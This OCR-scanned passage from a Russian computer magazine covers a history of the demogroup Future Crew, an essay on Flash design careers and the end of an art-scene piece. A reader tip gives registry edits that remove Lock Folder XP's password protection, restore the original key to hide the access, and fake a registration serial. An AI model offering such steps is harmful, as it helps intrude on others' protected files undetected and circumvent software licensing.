Но в целом активность художников на русской арт-сцене снизилась. Я бы не стал ставить на этом крест, мне кажется, что это некоторое затишье перед бурей. Пускай даже изо всех старых игроков останутся единицы.

Мировые арт-группы отказались от традиционного представления арт-пака, выпуская онлайновые галереи. Этот путь выбрали не только новоиспеченные арт-группы, такой же политики придерживаются хедлайнеры многих лет, например iCE. И все говорит о том, что тенденции в сторону онлайновых сообществ будут только усиливаться. В этом будущее арт-сцены.

Отдельно хочу сказать спасибо jashiin'у, который помог с подготовкой материала для этой статьи.




Пример цифрового граффити

mindw0rk (mindw0rk@gameland.ru)






ВТОРАЯ РЕАЛЬНОСТЬ FUTURE CREW

Демосцена - это огромное сообщество, насчитывающее десятки тысяч людей во всех уголках земного шара. Оно имеет свою историю и корни. В течение двадцати лет сотни команд релизили свои работы, но лишь единицы теперь называют культовыми. Мой рассказ будет о группе, которая в начале 90-х совершила настоящий прорыв в демомейкинге на PC и своими потрясающими творениями вдохновила огромное количество людей встать на демосценерский путь. Ее вклад в развитие сцены трудно переоценить - на работах этой группы выросло не одно поколение замечательных художников, музыкантов и программистов. Этот рассказ о Future Crew.

ИСТОРИЯ КУЛЬТОВОЙ ДЕМОГРУППЫ



ПЕРВЫЕ ГОДЫ FC



Шел 1986 год - время самого расцвета Commodore 64. Молодой парнишка из Финляндии, называющий себя Psi, как и все вокруг, играл в игры. А еще коллекционировал программы. Psi старался переписать себе все, что только мог найти, даже ненужные системные утилиты. И раз в неделю неизменно наведывался в ближайший магазинчик, где покупал диск с новыми прогами. У Psi был друг - такой же компьютерщик, как он сам. С тем лишь исключением, что играл он меньше, а больше пытался разобраться в программировании. Однажды приятель притащил Psi диск и, оставив его на столе, загадочно добавил: «Посмотри. Тебе это должно понравиться». То, что увидел Psi, поразило его воображение. Диск содержал подборку интрух и демок от известных C64-демогрупп. Плавные скроллинги, спецэффекты, графика, музыка - все это было новым и притягательным, и неудивительно, что Psi забросил игрушки и полностью окунулся в этот мир. Пообещав себе научиться делать вещи не хуже и даже лучше, он засел за программирование и в течение следующего года полностью освоил ассемблер. В течение 1987 года Psi написал две свои первые экспериментальные демки, но, как он ни старался, превзойти в одиночку творчество групп не мог. Именно тогда он стал подумывать о создании своей группы. Название уже имелось: Future Crew - именно так он подписался в строке Credits своих дем. Хотя FC, по сути, состояла только из него самого. Psi предложил присоединиться приятелю, который принес заветную дискету, но тот погряз в работе и времени на создание дем у него не было. Тогда Psi прикупил на скопленные деньги модем и стал постоянным гостем финляндских BBS. Общаясь с новыми людьми, он присматривался к каждому. И если видел в ком-то перспективного демосценера, приглашал его стать мембером FC.

В 1988 году Future Crew состояла уже из четырех человек: Psi (кодинг), Hal (графика, саунд), Sidder (железо), JPM (свопинг, саунд). К этому времени популярность демосцены на C64 достигла своего пика, групп образовалось просто бесчисленное множество. Ребята не хотели утонуть во всем этом многообразии и все больше присматривались к PC. Да, эта машина для творчества была ужасна: ни звука, ни графики, ни мощности. Но именно потому, что он был малопопулярен в демосценерской среде, писюк стал объектом внимания FC. На нем можно было стать пионерами, лучшими в своем роде. И конкуренции практически никакой.

ПИОНЕРЫ PC-СЦЕНЫ

Первой PC-демой, вышедшей под лейблом Future Crew, стала GR8. Впрочем, демой это назвать трудно - простой EGA синус-скроллинг, содержащий размышления мемберов о насущном. Из эффектов - летящие звезды на заднем фоне, вспыхивающая надпись «Future Crew» плюс возможность увеличивать и уменьшать скорость скролла. Начало было положено. В 1988 году также стартовала Dark Power BBS, которая несколько лет была официальной бордой команды Future Crew. На ней выкладывались все свежие релизы, хранились утилиты, используемые мемберами, и велись жаркие дискуссии, которые всегда заканчивались общим решением: «Несмотря ни на что Future Crew рулит». Но это будет позже. До 1990 года о команде не знал практически никто.

Первой работой, которая привлекла к ним внимание сцены, стала вышедшая в 1989 году дема YO! Это была уже полноценная textmode-демка с несколькими скроллингами



Скриншот из демки YO!

(шесть штук в разных окнах; в основном, содержали приветы другим сценерам и обсуждение ситуации с демами на PC), шестью музычками на выбор (все на PC-бипере; можно было выбирать клавишами 1-6) и простенькими эффектами. Так как ничего лучшего на писюке не было, YO! пользовалась большой популярностью и, как диковинка, передавалась из рук в руки.


Следующий год для группы не был плодотворным. Единственным продуктом, который выпустила Future Crew в 90-м, стал Slideshow I. Это была даже не демка, а набор VGA картинок, сменяющих друг друга под музыку. Примечательно было то, что впервые на PC сцене использовалась 4-канальная музыка для саундбластера.

Под конец года, вскоре после релиза слайдшоу, Psi написал свой широкоизвестный музыкальный редактор Scream Tracker 2.0. Во многом он был похож на амижный SoundTracker, и именно он вдохновил Psi сделать что-то подобное для PC. Конечно, писишные музыканты были в восторге. У них появился инструмент для написания нормальной музыки, а не писклявых биперных несуразностей. За год состав FC расширился и теперь включал: Psi, ICE, HAL, JPM, SID, BIG, DAC, MAC и SEBU.


Летом 1991 года группа выпустила новую демку под названием Mental Surgery. Ничего выдающегося в ней не было - традиционный скроллинг и эффект приближающихся звезд. Музыку для MS написал новый мембер Future Crew - Purple Motion.

Состав за год снова поменялся. Большинство поуходило. ICE, например, потерял интерес к демосцене и занялся зарабатыванием денег. Но им на смену пришли другие - талантливые ребята, желающие творить. Именно таким был GORE, которого поразили немногочисленные работы группы и который одним прекрасным днем оставил на официальной борде сообщение: «Мне нравятся ваши маленькие демки. Можно мне стать мембером Future Crew?». Psi и Purple Motion - по сути, единственные активные члены команды в 1991-м - искали художника и предложили GORE заняться созданием графики для их дем. У новичка быстро проявились хорошие организаторские способности, и вскоре статус лидера группы перешел к нему. Именно GORE привел в FC таких известных сценеров, как Skaven (музыка, графика), Trug (кодинг), Pixel (графика), Wildfire (кодинг) и Marvel (музыка). Имея такую сильную команду, продолжать выпускать раз в год простенькие минидемки было несерьезно. И Future Crew приступила к работе над настоящими проектами.

> Единственным продуктом, который выпустила Future Crew в 90-м, стал Slideshow I.



Скриншот из демки Mental Surgery




Скриншот из демки GR8

НА ГРЕБНЕ УСПЕХА

В 1992 году в Швеции проходила демопати MEGA-Leif Convention, где представлялись платформы Atari ST и PC. Future Crew решила не просто поучаствовать в мероприятии, а выиграть в PC-номинации. И мегадема Unreal, которая была в процессе подготовки, имела все шансы на это. Но за неделю до начала MEGA-Leif Convention, приятель GORE из амижной сцены, сообщил ему о грядущем Assembly-92 - пати, которая по всем параметрам была круче Мегалейфа. И Unreal решили выставлять именно на нее.


Skaven^Future Crew


GORE^Future Crew


Trug^Future Crew


Чтобы успеть к началу, пришлось поднапрячься. Unreal была не просто демкой - она состояла из более чем десяти частей, каждая из которых имела свои эффекты, невиданные ранее на PC: вормхол, плазма, шейдбобз, полеты трехмерных моделей космических кораблей, текстурные растяжки и др. Все это под потрясающую по тем временам музыку Purple Motion'а.

Ассембли-92 состоялась летом, и поучаствовать в ней приехало более тысячи человек. Из них около 300 представляли PC-демосцену. Дема Unreal, выставленная в PC demo compo (к организации этого компо приложила руку Future Crew), на голову обходила всех остальных номинантов и единогласно заняла первое место. Все увидели, на что способен консервативный писюк и какие замечательные вещи на нем можно творить.

Вскоре после Ассембли ребятам позвонил организатор другого крупного демосценового мероприятия - The Party и попросил заняться организацией на ней PC compo. Future Crew согласилась и заодно написала invitation intro к TP - небольшую интрошку со скроллом, в которой рассказывалось о будущем событии и объявлялись правила участия в сценерских компо. Написали ее Psi и Wildfire - новый мембер, который пришел из Atari ST scene.

Благодаря Unreal'у за FC укрепился имидж одной из лучших демогрупп на PC. Все ждали от нее новых работ и готовились увидеть ее на The Party. Парни не хотели разочаровывать своих поклонников и приступили к работе над новой демкой.

Panic была закончена буквально за несколько дней до начала демопати. Впечатля-


Скриншот из демки Panic

Вскоре FC по примеру коллег-сценеров решила выпускать свой дискмаг.

ющая синхронизация музыки с действием на экране, новые эффекты и симпатичная графика от Pixel сорвали аплодисменты 2,5 тысяч компьютерщиков. Но, к удивлению самих FC, заняли они только второе место. Как оказалось позже, с публичным голосованием что-то пошло не так, и победителя - Witan's Facts of Life - определил один из организаторов, имеющий мало отношения к демосцене. Впрочем, негласно все признали лидерство за Panic'ом.

В начале 1993 года к группе присоединился Marvel, в прошлом довольно известный музыкант на Амиге. Вскоре после этого FC по примеру коллег-сценеров решила выпускать свой дискмаг, целиком и полностью посвященный сцене. Worldcharts #1 вышел весной и был тепло встречен публикой. Но этот номер стал первым и последним. Future Crew загорелась новым проектом и посвящала ему все свое время. Это была грандиозная дема, приуроченная к Assembly-03, - Second Reality.

Ассембли в 1993 году был еще масштабнее и интереснее, чем в предыдущем. Со стороны PC-конкурсов, организацию которых снова взяла на себя Future Crew, теперь были не только demo compo, но и intro, music (4-канальная и многоканальная) и gfx-номинации.

Second Reality показали в конце всех работ, и демка буквально повергла всех в шок. Настолько качественной и сильной работы PC scene еще не видела. Эффекты в деме опережали свое время, а ритмичная музыка Purple Motion была великолепным дополнением к визуальному ряду. Очень впечатляла синхронизация - музыка не просто играла в фоне, она чередовалась от эффекта к эффекту, помогая создать непередаваемую атмосферу. Конечно, Second Reality заняла первое место, хотя на Ассембли-93 было представлено много других хороших работ. Сценовая пресса, отзываясь о последней деме Future Crew, захлебывалась от восторга и обильно использовала эпитеты «Невозможно!», «Потрясающе!». Second Reality стала по-настоящему культовой вещью в среде демосценеров, и многие даже спустя несколько лет называли ее лучшей демой всех времен. Как потом признался Psi: «Да, мы знали, что демка понравится большинству людей. Но такого грандиозного успеха никто из нас не ожидал».

КТО ГДЕ?

GORE после ухода из Remedy в 2000 году основал новую компанию Fathammer Ltd. (**www.fathammer.com**). Ее направление - создание и портирование игр на мобильные девайсы. Компания занимает ведущие позиции на рынке игр для мобильных устройств.

Purple Motion работает в собственной музыкальной студии **www.valtone.com**, разрабатывая музыку для игровых проектов. Недавно выпустил свой диск с ранними и новыми работами. Abyss по-прежнему активно интересуется сценой и является бессменным главным организатором Ассембли демопати.Найти его можно здесь: **www.niksula.cs.hut.fi/~abyss**.

ПОСЛЕДНИЕ ГОДЫ FUTURE CREW

После Unreal и Second Reality вся сцена ждала от Future Crew новых хитов. Никто не сомневался, что очередная работа группы займет на Ассембли-94 первое место. И FC действительно планировала принять участие в PC demo compo. Демка под названием The Probe обещала стать достойным преемником SR, но выйти ей было не суждено. Парни просто не успели доделать ее к началу Ассембли, а после пати энтузиазм прошел и проект был закрыт. Единственным релизом от FC в 1994-м стал Scream Tracker 3, на создание которого ушло около двух лет. Он быстро стал самым популярным инструментом для написания трековой музыки. Future Crew в полном составе посетила также The Party-94, но приехала туда в качестве гостя.

В 1995 году большинство мемберов FC попали под призыв. В Финляндии служба в армии была обязательной для всех молодых ребят, и каждый сезон группа кого-нибудь теряла. В январе ушли Wildfire и Marvel, в июле - Pixel и Abyss. Поэтому ничего не удалось подготовить и на Ассембли-95. Только музыканты Skaven и Purple Motion приняли участие в 32-channels music compo и заняли хорошие места.

В последующие годы мемберы Future Crew углубились в коммерческие проекты и им было не до дем. Программисты работали над 3D-картой Pyramid, художники и музыканты ушли в новую игровую компанию Remedy Entertainment (одним из основателей был GORE) и работали над созданием игры Death Rally. У FC был и раньше опыт игростроения. В начале 90-х они выпустили ради удовольствия несколько игрушек, включая пинболл и платформенную аркаду. Им даже позвонил менеджер Epic Games и, похвалив их разработки, предложил работу в компании. Но в те дни у группы было негативное отношение к коммерческому творчеству, и они отказались. Только Pixel согласился на сотрудничество и рисовал графику для Epic Pinball. Хорошая зарплата художника и прекрасные условия работы со временем убедили остальных мемберов, что в зарабатывании денег на своих талантах нет ничего плохого. И в середине 90-х FC сделала три коммерческие демки: рекламу 3d-мыши для Creative Labs, слайдшоу для Strategic Simulations Inc. и презентацию для The Waite Group Press.

Несмотря на некоторый застой в сценовом творчестве, полностью уходить со сцены FC пока не собиралась. На Ассембли-97 отличились Pixel, занявший два вторых места в gfx-номинациях, и Marvel, получивший третье место за свою работу в raytrace compo. Также там состоялась презентация Pyramid и Final Reality - 3D-бенчмарка, разрабатываемого в Remedy мемберами группы.

Поклонники Future Crew ждали и верили, что команда еще покажет себя, что еще заткнет за пояс молодые демогруппы, выпускающие все более качественные работы. Но FC молчала.


В 1996 году Remedy приступила к работе над MaxPayne, в составе девелоперов числилось около десятка мемберов Future Crew. Разработка игры заняла целых пять лет - парни отказались от идеи купить чужой движок и написали свой. Как сказал GORE: «Де-



Легендарная Future Crew. Слева направо: Toni Suominen / Fairlane, Mika Tuomi / Trug, Arto Vuori / Wildfire, Samuli Syvahuoko / Gore, Sami Tammilehto / Psi.

мосценеры - слишком самоуверенные люди. Они хотят все делать сами, так как знают, на что способны. Использование чужого кода - все равно что признание, что его автор лучше тебя». Релиз Макса Пейна оказался очень успешным (свыше миллиона проданных копий), и Remedy продолжила работу над сиквелом.

Что касается сценовой жизни, хотя релизов от FC не было уже давно (последняя дема вышла 10 лет назад), практически все мемберы по-прежнему интересуются сценой и в свободное время просматривают работы новых команд... Когда у Purple Motion спросили, ожидается ли возвращение легендарной команды, он ответил: «Не думаю, так как все мы слишком поглощены сольными проектами. Но ведь никогда не знаешь, что приготовило для нас будущее».



Скриншот из демки Second Reality

TIPS&TRICKS

Хочешь увидеть свои советы в журнале? Присылай их на адрес Sklyarov@real.xakep.ru. Ведущий рубрики Tips&Tricks Иван Скляров.

◢ Я расскажу, как просто обойти ограничения немецкой проги Lock Folder Xp 3.3 и как халявно зарегистрировать ее. Этой прогой ограничивают доступ к папкам, файлам и дискам. Когда в нее заходишь, она требует пароль, выставленный пользователем. Можно сделать так, что никто и не догадается, что ты в нее заходил, а можно и свой пароль поставить, но все по порядку:

1) Заходи в реестр.
2) Ищи ветвь [HKEY_LOCAL_MACHINE\SOFTWARE\EverStrike\LF30].
3) Если хочешь свой пароль, то удали двоичный ключ "password", а потом в самой программе выстави свой пасс.
4) А чтобы никто не просек, что ты там лазил, запиши на листочек двоичные данные, потом удали ключ, а после выхода снова создай двоичный ключ "password" и введи двоичные данные, которые ты записал.

А теперь регистрация:

1) Заходи в реестр.
2) Ищи ветвь [HKEY_LOCAL_MACHINE\SOFTWARE\EverStrike\LF30].
3) Создай строковый параметр и назови его "SerialNumber".
4) Присвой ему значение "1234-1234-1234-1234".
5) Теперь перезагрузи тачку.

SERGEEV SERGEY
xakep2005@pochta.ru

■ Герасимов Евгений (xpdesign@fromru.com)



ТЕРНИСТЫЙ ПУТЬ FLASH-ДИЗАЙНЕРА

В последнее время появилось много Flash-девелоперов, стало модным называться Flasher'ом. Думаю, тебе будет интересно узнать о том, кто это такие, как ими становятся и сколько таким образом можно зарабатывать. Как основатель «XPDesign» (www.xpdesign.fromru.com), на данный момент самой продвинутой студии Flash-дизайна в России, поделюсь с тобой своим опытом :).

ОТКРОВЕНИЯ МАТЕРОГО ФЛЕШЕРА

ПРЕДИСЛОВИЕ

Прежде всего, надо понять, что именно ты хочешь от Flash, - хочешь ли ты просто знать его досконально или делать крутые сайты? Многие люди, начинающие судорожно листать книги по Action Script и зубрить тонкости создания анимации, не понимают, что во Flash-индустрии главное - чувствовать, что нужно посетителю сайта. Преподнести ему то, чего он не ожидает. Я знаю много таких примеров: некоторые мои знакомые, выучив Flash, кричат: «Я крутой флешер!». Но проходит год, два... а в портфолио пусто.

Сейчас это модно - становиться flasher'ом. Особенно туда тянутся молодые люди в возрасте от 14 до 20 лет, думая, что это легкий способ легального и приличного заработка. Но хороших студий по-прежнему мало.

С ЧЕГО НАЧАТЬ?

Как показывает практика, начинать нужно с освоения Flash и Action Script. И лучше всего в этом помогают форумы. Это намного лучше, чем книги: книгу купил, прочел, какой-то момент не понял, забил... В то время как на форуме, если задал вопрос, люди с удовольствием помогут, да и любую тонкость можно уточнить без проблем, что недоступно в книгах. Лучший форум в России по флешу - www.flasher.ru/forum. Если у тебя все в порядке с английским, советую занести в закладки www.ultrashock.com, где тусят все известные забугорные студии дизайна. А лучшую подборку бесплатных исходников ты найдешь на www.flashkit.com. Там есть все, вплоть до реализации 3D-звука в Action Script.

Для меня всегда оставались загадкой учебные заведения по Web-дизайну. Это как-то несерьезно. Ведь дизайн - это, в первую очередь, творчество, а там из людей делают зомби, впаривая им, что меню якобы должно быть справа, а информация - слева :)).

Чем изучать консервативные методы дизайна, лучше это время провести на форуме, прислушиваясь к советам опытных людей, и потихоньку начинать себя продвигать.

Если же учеба играет для тебя принципиальную роль, настоятельно рекомендую пойти в художественную школу и совмещать знания, полученные там, с современными технологиями. Такой подход к дизайну практикует Артемий Лебедев. Но этот метод консервативен, современные люди хотят видеть яркий дизайн, а не черные буквы на белом фоне. Если ты решил делать сайт на Flash'е, но пока мало что умеешь - просто садись и приступай к работе! Опыт приходит с практикой. Концепцию разрабатывай сначала в голове, потом на бумаге, а уже потом - на мониторе. За идеями можно обратиться к фильмам и клипам, где используются крутые спецэффекты. А вообще, нужно шире мыслить и творчески смотреть на вещи, которые тебя повсюду окружают.

Однажды осенним вечером, прогуливаясь с лучшим другом, мы бурно обсуждали понятие «дизайн» и пытались во всем его увидеть. Я поднял с земли желтый осиновый лист и, недолго думая, сказал: «Вот это дизайн!». На тот момент мы делали презентацию и страдали от нехватки идей. Отсканировав лист с двух сторон, мы создали его точную 3D-модель. Она была удачно использована в презентации, от которой мы до сих пор в восторге. Позже этот же лист мы использовали в дереве для сайта www.kontidom.ru, перекрасив его в Photoshop'е в зеленый цвет. Теперь этот знаменитый лист находится в рамочке под стеклом :).

Главное - упорство! Иногда часами делаешь какой-то элемент, и он все никак не получается. Ты уже готов послать всех и вся, но тут в голову приходит ОНО! И вот супер-идея уже воплощена в твоем проекте, и ты можешь похвастаться ей перед друзьями и работодателями. Когда люди меня спрашивают: «Как ты это делаешь?», я им всегда отвечаю: «Упорство, друзья мои!».

СОФТ, СОФТ, СОФТ...

Конечно, тебе понадобится софт. Вот список того, что ты как Flash-девелопер ОБЯЗАН иметь:

Photoshop. Его мы разбирать не будем - тут и так все понятно. Просто лучший графический пакет с большим количеством возможностей.

Illustrator. Этот мощнейший векторный редактор поможет тебе в создании векторных форм, а также заготовок дизайна для последующего редактирования в Photoshop. В освоении он прост, если знаешь Photoshop, то с ним траблов не возникнет.

Flash 2004MX. Настоятельно рекомендую регулярно посещать их официальный сайт www.macromedia.com, на котором ты найдешь последние апдейты, модули расширения, туторы и эксклюзивные типсы.

Home Site. Редактор html. И не надо кричать, что ты предпочитаешь писать код в блокноте. Home Site, поверь, удобнее, чем

Первый русский сайт, завоевавший американскую награду Favourite Website Awards (www.favouritewebsiteawards.com)

блокнот. Тем более, раз ты хочешь стать крутым Flash-дизайнером, работы с html у тебя много не будет.

SoundForge. Поможет тебе со звуковым оформлением сайта, а также с «залупливанием» музыки (не подумай чего плохого). В освоении он очень легкий, все интуитивно понятно.

LightWave. И наконец, самый лакомый кусочек. Все крутые визуальные эффекты делаются тут. На сайте разработчика www.newtek.com можно найти туторы, а также примеры работ, сделанные в этом редакторе. Кстати, все части фильма «Матрица» делали именно в нем. Он, конечно, труден в понимании, но если сумеешь разобраться, можешь считать, что жизнь прожита не зря :).

ВВЕРХ ПО ЛЕСЕНКЕ

Обычно начинающие дизайнеры занимаются продвижением сайта своей мегастудии, не понимая, что заказчикам важнее другое. Для них основную роль играет твое портфолио. Когда заказчик видит реальные работы, за которые были заплачены деньги, он понимает, что этим ребятам можно доверять, у них есть опыт. Если хочешь преуспеть, не трать время на рекламу своей студии. Лучше подумай, как улучшить качество своих работ, и постоянно работай над собой.

Клиентов удобнее всего находить в Сети. Конечно, нужно иметь за душой хоть один свой проект, который расскажет о тебе как дизайнере. Если клиента на этот хотя бы один проект найти тяжело, не пожалей времени на пару экспериментальных концептов. Но проекты, которые ты собрался демонстрировать работодателю, должны быть лучшими твоими работами. Ведь клиенту спокойнее сделать заказ у проверенных людей, чем у тебя. Поэтому удиви его качеством и идеей! Запомни, что в современном дизайне главное - идея! Какие бы яркие эффекты ты не вставил, ничего хорошего из этого не выйдет, если в них нет свежей идеи.

За примерами далеко ходить не нужно. Доказательство того, как может быть потрачена куча средств и труда и результат будет провальным, - фильм Final Fantasy. Куча мощных эффектов, полное 3D, все очень круто... но нет идеи! В итоге имеем пустышку.

Пример удачного совмещения спецэффектов и идеи - www.kontdiom.ru. А присутствие эффекта неожиданности, о котором говорилось выше, придает проекту еще больше шарма.


Допустим, к тебе приходит заказчик и говорит: «Я производитель белизны, заплачу



Сайт, который номинируется на крутые американские награды. Для проекта был написан эксклюзивный саундтрек






Примеры качественных флеш-сайтов

тебе кучу $$$, только сделай мне крутой Fash-сайт. Да такой, чтобы люди сразу захотели купить эту белизну!». Ты понимаешь, что здесь нужна хорошая идея. Если там будут крутые эффекты, а посередине стоять баллончик с белизной, естественно, это будет выглядеть смешно.

Сделав первый проект, сразу выставляй его на критику в разные форумы по Flash. На форумах есть специальные разделы, куда заходят заказчики для поиска подходящего флеш-дизайнера. Например, на www.ultra-shock.com хороших flasher'ов приглашают за бугор. Было бы неплохо завести знакомства за рубежом - впоследствии они тебе обязательно помогут. Главное - не топтаться на одном месте и действовать.

Теперь о заработках. Стоимость готового Flash-проекта в нашей компании составляет приблизительно $4000-6000, все зависит от его сложности. За бугром гонорары за крутые Flash-сайты начинаются от $17000. Считай сам, сколько можно получать, если активно дизайнить. Правда, на такие деньги ты можешь рассчитывать, если достигнешь уровня последнего проекта XPDesign www.tpst.ru, и твой лейбл будет уже известен.

РАБОЧИЙ ПРОЦЕСС В XPDESIGN

Первое, что мы делаем, когда находится заказчик, - составляем план будущего проекта. Для этого долго и упорно выясняются все тонкости, полученная информация анализируется, после чего будущая концепция по полочкам раскладывается на бумаге. План согласуется с заказчиком, и после одобрения начинается разработка дизайна. Предоставляются скетчи, оговариваются идеи. Когда становится ясно, как это будет выглядеть в перспективе, рассчитывается цена на текущий проект и составляется договор. Стороны договариваются о сроках, берется 35% предоплата и начинается работа.

Как главный дизайнер, я начинаю делать наброски в Illustrator'е, продумывая каждый элемент, затем загоняю их в Photoshop и детально обрабатываю. Сложность тут в том, чтобы эти элементы понравились всем возрастным категориям. После того как работа над прорисовкой деталей закончена, наступает самый интересный этап - их оживление. В этом на выручку приходит незаменимый помощник LightWave. Помимо создания спецэффектов, компьютер еще должен их прорендерить, или просчитать определенные физические свойства объекта. На это обычно уходит очень много времени. На сайте www.tpst.ru, если нажать на кнопку «Relax», можно увидеть реалистичные физические свойства воды. На просчет такой физики ушло 3-4 дня. Для больших проектов иногда приходится пользоваться мощью нескольких компьютеров, объединенных в одну сеть.

Если клиент заказал музыкальное оформление, наш композитор Drive[GDK] начинает писать эксклюзивный саундтрек, опираясь на имеющиеся наброски дизайна. Ведь одно дело - писать музыку для души, другое - под определенную концепцию.


Пока ты читаешь инфу на сайте и слушаешь саундтрек, в ядре сайта работают скрытые от глаз процессы, ведутся физические просчеты. Всем этим занимается наш кодер-девелопер McRush. Код нужно хорошенько оптимизировать, ведь если он написан неграмотно, простое появление двух-трех фотографий со звуком уже заставит притормаживать не особо мощные системы. К сожалению, компания Macromedia не сделала поддержку видеокарты в Flash Player'е, и всю графику просчитывает проц. Пример физики и интеллектуальных систем можно наблюдать, опять же, на сайте www.tpst.ru, в движке которого ровно 1000 строк кода. Обрати внимание на знак вопроса, который отбивается от стенок, на форму отправки сообщения, которая, если долгое время неактивна, автоматически сворачивается. Также хорошим примером экономии ресурсов процессора является Sleep Mode. Если долго не трогать мышь, сайт автоматически закроется и перейдет в режим сна.

Самой актуальной проблемой во Flash-дизайне является размер сайтов. Приходится ломать голову, как ужать все эти навороты так, чтобы диалапщики потом не жаловались на получасовую загрузку. Титульная страница вышеназванного ресурса весит всего 1,5 Мб - со всеми спецэффектами, 3d, звуками и музыкой. Наверное, это и есть современное искусство. Конечно, не демосцена, где трехмерные демы могут весить по 200 kb, но там у них EXE, к тому же используются внешние библиотеки и даже иногда текстуры. Во Flash такой возможности нет.

На предпоследней стадии начинается озвучка проекта. Всевозможные звуковые эффекты получаются в результате совмещения нескольких звуков, изменения их тональности. В процессе работы над сайтом результаты постоянно демонстрируются заказчику для корректировки. И наконец, последняя стадия - работа над ошибками, поиск багов, доработка дизайна. Когда все элементы отшлифованы, проект выкладывается в Сеть, но еще несколько недель находится в режиме тестирования. Заказчик выплачивает оставшуюся часть денег, и все остаются довольными.

